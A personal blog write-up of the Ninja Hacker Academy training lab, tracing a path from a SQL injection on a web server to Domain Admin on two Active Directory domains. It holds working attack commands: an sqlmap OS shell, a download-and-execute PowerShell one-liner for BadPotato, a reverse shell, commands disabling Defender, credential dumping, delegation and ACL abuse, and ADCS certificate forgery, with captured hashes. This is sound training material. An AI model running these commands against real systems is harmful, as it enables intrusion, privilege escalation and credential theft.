

NHA Lab Write-Up — From Web to Domain Admin (Twice)

 medium.com/@Law1755/nha-lab-write-up-from-web-to-domain-admin-twice-f5f34948d185

Law

July 16, 2025

this is a simple write-up of how I rooted **all machines** in the **Ninja Hacker Academy (NHA)** lab, got **DA on two domains**, and collected all flags — with Defender enabled

This is not a pro write-up. Just me casually sharing my steps. Enjoy!

Press enter or click to view image in full size



Lab Network Info:

- WEB → 192.168.56.21 (the web server and entry point)
- SQL → 192.168.56.22 (SQL Server, reachable via SQLi)
- SHARE → 192.168.56.23 (a file server)
- DC-AC → 192.168.56.20 (Domain Controller for academy.ninja.lan)
- DC-VIL → 192.168.56.10 (Domain Controller for ninja.hack)

The lab has two domains:

- academy.ninja.lan
- ninja.hack

All machines had Defender enabled, and no brute-force was needed.

Starting Point

- Entry point: WEB (srv-1) → 192.168.56.21
- Found a web page showing a student list.
- The URL had a vulnerable parameter:

| <http://192.168.56.21/Students?SearchString=test&orderBy=Team>

The orderBy parameter was **vulnerable to SQL injection**.

```
sqlmap -u 'http://192.168.56.21/Students?SearchString=444&orderBy=Team' --batch --level=3 --risk=2 --ignore-code=401 --tamper=between,randomcase --os-shell
```

SQLMap confirmed it's **MSSQL**, and the user is:

nt authority\network service

But the real surprise?

The SQL commands were executing on another machine → SQL at 192.168.56.22

Shell on SQL & PrivEsc

I launched a reverse shell using nc.exe, bypassed AMSI, and found that I had:

using [amsi.fail](#)

whoami /priv

| SelImpersonatePrivilege Impersonate a client after authentication Enabled

That's all I needed

Used **BadPotato** to impersonate SYSTEM and executed adduser.exe to:

```
iex ([System.Text.Encoding]::ASCII.GetString((iwr "http://192.168.56.1/Invoke-BadPotato.ps1" -UseBasicParsing).Content))
```

```
Invoke-BadPotato -command "C:\users\public\adduser.exe"
```

- Create a user: fahad
- Add him to the Administrators group

```
#include <stdlib.h>
int main () {
int i;
i = system ("net user fahad Password123@ /add");
i = system ("net localgroup administrators fahad /add");
return 0;
}
```

You need to compile it to exe

Now I fully owned SQL.

I disabled Defender for easier post-exploitation, grabbed **two flags**, and moved on

```
Set-MPPreference -DisableRealTimeMonitoring $true
Set-MPPreference -DisableIOAVProtection $true
Set-MPPreference -DisableIntrusionPreventionSystem $true

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "RunAsPPL" /t REG_DWORD /d 0
/f
```

BloodHound = Goldmine

I dumped and uploaded **BloodHound** data and found something interesting:

SQL has **GenericAll** rights on the **Computers container**

Steps:


1. Dumped NTLM hash of \$sql using mimikatz
2. Used addcomputer.py to create a new computer

```
impacket-addcomputer academy.ninja.lan/sql$ -hashes
:eb6a08530d8a78c96f32d8145bac0927 -computer-name attackerPC$ -computer-pass
'P@ssw0rd123!'
```

3. Used dacledit.py to give full control to my new computer

```
python3 dacledit.py -action write -rights FullControl -inheritance -principal
attackerPC$ -target-dn "CN=Computers,DC=academy,DC=ninja,DC=lan" -hashes
:eb6a08530d8a78c96f32d8145bac0927 academy.ninja.lan/SQL$
```

Press enter or click to view image in full size



attacker machine has genericall on web now

4. adding other computer

```
impacket-addcomputer -method SAMR -computer-name FAHAD$ -computer-pass P@ssw0rd123!  
-dc-host 192.168.56.20 -domain-netbios ACADEMY ACADEMY/attackerPC$:P@ssw0rd123!
```

5. Abused RBCD to target WEB

```
impacket-rbcd -delegate-from 'FAHAD$' -delegate-to 'WEB$' -action 'write'  
'ACADEMY.NINJA.LAN/attackerPC$:P@ssw0rd123!'
```

6. Got a **TGT**, then a **service ticket** to impersonate administrator

```
impacket-getST -spn cifs/WEB.ACADEMY.NINJA.LAN -impersonate administrator  
'ACADEMY.NINJA.LAN/FAHAD$:P@ssw0rd123!'
```

7. Used `impacket-secretsdump` to dump everything from WEB

```
export KRB5CCNAME=administrator@cifs_WEB.ACADEMY.NINJA.LAN@ACADEMY.NINJA.LAN.ccache  
impacket-secretsdump -no-pass -k administrator@WEB.ACADEMY.NINJA.LAN
```

all abuse got it from bloodhound

then turn off defender

and dump Lsass using netexec

```
netexec smb 192.168.56.21 -u administrator -H '0c532fcf2046010cb8d38eedf5e45312' -  
local-auth -M lsassy
```

got frank hashes !

ACADEMY\frank d4fad93561dee253398d5891e991a6fb

Flag captured

Moving to SHARE

From BloodHound again: frank@academy.ninja.lan has **constrained delegation** rights on SHARE.

Used his NTLM hash to:

1. Impersonate administrator using getST

```
impacket-getST -spn 'eventlog/share' -impersonate 'administrator' -altservice  
'cifs/share' -hashes :d4fad93561dee253398d5891e991a6fb -dc-ip 'academy.ninja.lan'  
'academy.ninja.lan/frank'
```

2. Dump secrets from SHARE via secretsdump

```
export KRB5CCNAME=administrator@cifs_share@ACADEMY.NINJA.LAN.ccache
```

```
impacket-secretsdump @share -k -no-pass -target-ip 192.168.56.23
```

also i found on bloodhound



GMSANFS\$@ACADEMY.NINJA.LAN is a Group Managed Service Account. The computer SHARE.ACADEMY.NINJA.LAN can retrieve the password for the GMSA
GMSANFS\$@ACADEMY.NINJA.LAN.

so i used GMSAPasswordReader.exe as nt authority system

```
GMSAPasswordReader.exe - accountname GMSANFS$
```

```
Calculating hashes for Current Value [*] Input username : gmsaNFS$ [*] Input  
domain : ACADEMY.NINJA.LAN [*] Salt : ACADEMY.NINJA.LANGmsaNFS$ [*]  
rc4_hmac : 363837C6D1F160E431017A5617C1D15D [*] aes128_cts_hmac_sha1 :  
0EF469B30DCF37EEF97ACE5E8CD10C93 [*] aes256_cts_hmac_sha1 :
```

```
78A6D89A563BB510FF8F6FD2462549A30629D0B64ACFBD9FE2E4BB1EAB9C47
27 [*] des_cbc_md5 : A1687AD958EFB54A
```

Flag captured

Attacking DC-AC (Academy Domain Controller)

Found a **Group Managed Service Account**: GMSANFS\$

It had ForceChangePassword on backup user

Used pth-net rpc to change backup's password and logged in.

Found that backup had:

```
| WriteOwner on "Domain Admins"
```

```
pth-net rpc password "backup" "P@ssw0rd123!" -U
"academy.ninja.lan"/"GMSANFS$"%"ffffffffffffffffffffffffffffffff": "363837C6D1F160E4
31017A5617C1D15D" -S "192.168.56.20"
```

so now i can add user backup to domains admins groups

```
net rpc group addmem "Domain admins" "backup" -U
"academy.ninja.lan"/"backup%"P@ssw0rd123!" -S "192.168.56.20"
```

```
| Could not add backup to Domain admins: NT_STATUS_ACCESS_DENIED
```

got error

so i accessed to backup account via rdp using runas from SHARE Computer

```
runas /user:academy.ninja.lan\backup cmd
```

```
PS C:\tmp> . .\PowerView.ps1
```

```
PS C:\tmp> Set-DomainObjectOwner -Identity "Domain Admins" -OwnerIdentity
"ACADEMY\backup"
```

```
net rpc group addmem "Domain admins" "backup" -U
"academy.ninja.lan"/"backup%"P@ssw0rd123!" -S "192.168.56.20"
```

no error showed so its succeed

```
netexec smb 192.168.56.20 -u 'backup' -p 'P@ssw0rd123!'
```

```
SMB 192.168.56.20 445 DC-AC [+] academy.ninja.lan\backup:P@ssw0rd123! (Pwn3d!)
```

Got Domain Admin Grabbed the flag from DC-AC.

Final Win — DC-VIL (ninja.hack)

After fully compromising the academy.ninja.lan domain, it was time to go after the second one — ninja.hack, hosted on 192.168.56.10.

Domain Trust Enumeration

Using **PowerView**, I checked if there was any trust between the two domains:

```
Get-NetDomainTrust
```

And yes — it's **bidirectional** trust

That means I can enumerate and interact with ninja.hack using users from academy.ninja.lan and I can extract the users and use sharphound

```
Get-NetUser -Domain ninja.hack | Select-Object SamAccountName  
.\SharpHound.exe -c all -d ninja.hack
```

User Discovery with Kerbrute

I ran **Kerbrute** against both domains to find valid users.

```
kerbrute userenum -d ninja.hack -- dc 192.168.56.10 hack_user  
kerbrute userenum -d academy.ninja.lan -- dc 192.168.56.20 users
```

From that, I noticed some users have the **same name but different format**:

- alice in academy → alice.johnson in ninja
- olivia → olivia.davis
- frank → frank.umino

I decided to try **spraying the NTLM hashes** I got earlier from academy onto these users.

```
netexec smb 192.168.56.10 -u same-users -H potintinal-hash
```

```
SMB 192.168.56.10 445 DC-VIL [+]  
ninja.hack\olivia.davis:91d85135bb2c4e12c46efbb77612c487
```

olivia.davis worked! I had valid creds for her in ninja.hack.

Using BloodHound, I discovered that olivia.davis has **WriteDACL** permissions on rachel.philips.

That means I can give olivia full control over rachel:

Press enter or click to view image in full size



```
python3 dacledit.py -action write -rights FullControl -principal 'OLIVIA.DAVIS' -  
target 'RACHEL.PHILIPS' -domain 'NINJA.HACK' -hashes  
:91d85135bb2c4e12c46efbb77612c487
```

Then I reset rachel's password using:

```
pth-net rpc password "RACHEL.PHILIPS" "P@ssw0rd123!" -U  
"ninja.hack/OLIVIA.DAVIS%ffffffffffffffffffffffffffffffff:91d85135bb2c4e12c46efbb77  
612c487" -S 192.168.56.10
```

Logged in as rachel.philips successfully

Group Membership + Privilege Escalation

Found out that RACHEL.PHILIPS can be added to the JONIN group because the SANIN group (which she is a part of) has **GenericAll** over it.

So I did:

```
net rpc group addmem "JONIN" "RACHEL.PHILIPS" -U  
"NINJA.HACK/RACHEL.PHILIPS%P@ssw0rd123!" -S 192.168.56.10
```

Still, nothing valuable on BloodHound — so I dug deeper...

```
netexec smb 192.168.56.10 -u 'RACHEL.PHILIPS' -p 'P@ssw0rd123!' -M enum_ca
```

found cert so i used

```
certipy find -vulnerable -hide-admins -u RACHEL.PHILIPS@ninja.hack -p  
'P@ssw0rd123!' -dc-ip 192.168.56.10
```

Found one! → SignatureValidation

```

    },
    "Object Control Permissions": {
      "Full Control Principals": [
        "NINJA.HACK\\Jonin",
        "NINJA.HACK\\Local System"
      ],
      "Write Owner Principals": [
        "NINJA.HACK\\Jonin",
        "NINJA.HACK\\Local System"
      ],
      "Write Dacl Principals": [
        "NINJA.HACK\\Jonin",
        "NINJA.HACK\\Local System"
      ]
    }
  },
  "[+] User Enrollable Principals": [
    "NINJA.HACK\\Jonin",
    "NINJA.HACK\\Domain Users"
  ],
  "[+] User ACL Principals": [
    "NINJA.HACK\\Jonin"
  ],
  "[!] Vulnerabilities": {
    "ESC4": "User has dangerous permissions."
  }
}

```

and ESC4 vulnerable

to abuse ESC4 use

```
certipy template -u 'rachel.philips@ninja.hack' -p 'P@ssw0rd123!' -dc-ip '192.168.56.10' -template 'SignatureValidation'
```

Press enter or click to view image in full size

```

Write Property Principals      : NINJA.HACK\Authenticated Users
[!] Vulnerabilities
ESC1                          : 'NINJA.HACK\Authenticated Users' can enroll, enrollee supplies subject and template allows client authentication
ESC2                          : 'NINJA.HACK\Authenticated Users' can enroll and template can be used for any purpose
ESC3                          : 'NINJA.HACK\Authenticated Users' can enroll and template has Certificate Request Agent EKU set
ESC4                          : 'NINJA.HACK\Authenticated Users' has dangerous permissions

```

now its shows ESC1–4 i will abuse ESC1

```
certipy req -u 'rachel.philips@ninja.hack' -p 'P@ssw0rd123!' -ca 'NINJA-CA' -template 'SignatureValidation' -upn 'Administrator@ninja.hack' -dc-ip '192.168.56.10'
```

```
certipy auth -pfx administrator.pfx -dc-ip 192.168.56.10
```

i got error

[+] Object SID mismatch between certificate and user 'administrator'

we need add the sid of user administrator to the req

```
certipy req -u 'rachel.philips@ninja.hack' -p 'meow1755@' -ca 'NINJA-CA' -template 'SignatureValidation' -upn 'Administrator@ninja.hack' -target-ip '192.168.56.10' -sid 'S-1-5-21-3134746299-1297669067-2432640097-500'
```

i got the sid from bloodhound

```
certipy auth -pfx administrator.pfx -dc-ip 192.168.56.10
```

Press enter or click to view image in full size

```
(certipy-venv)-(kali@kali)-[~/Desktop/GOAD/Toolies/certipy]
$ certipy auth -pfx administrator.pfx -dc-ip 192.168.56.10
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]   SAN UPN: 'Administrator@ninja.hack'
[*]   SAN URL SID: 'S-1-5-21-3134746299-1297669067-2432640097-500'
[*]   Security Extension SID: 'S-1-5-21-3134746299-1297669067-2432640097-500'
[*] Using principal: 'administrator@ninja.hack'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ninja.hack': aad3b435b51404eeaad3b435b51404ee:26777fdb79382484117ccfda940eca82
```

for trouble shooting certipy make sure you are using 5.0.3 version the sid maybe changed if You faced error restart the lab

Special Thanks

Big thanks to the [Mayfly](#) who made this lab — it was super fun and helpful.

If you want to try it, here's the link:

<https://orange-cyberdefense.github.io/GOAD/labs/NHA/>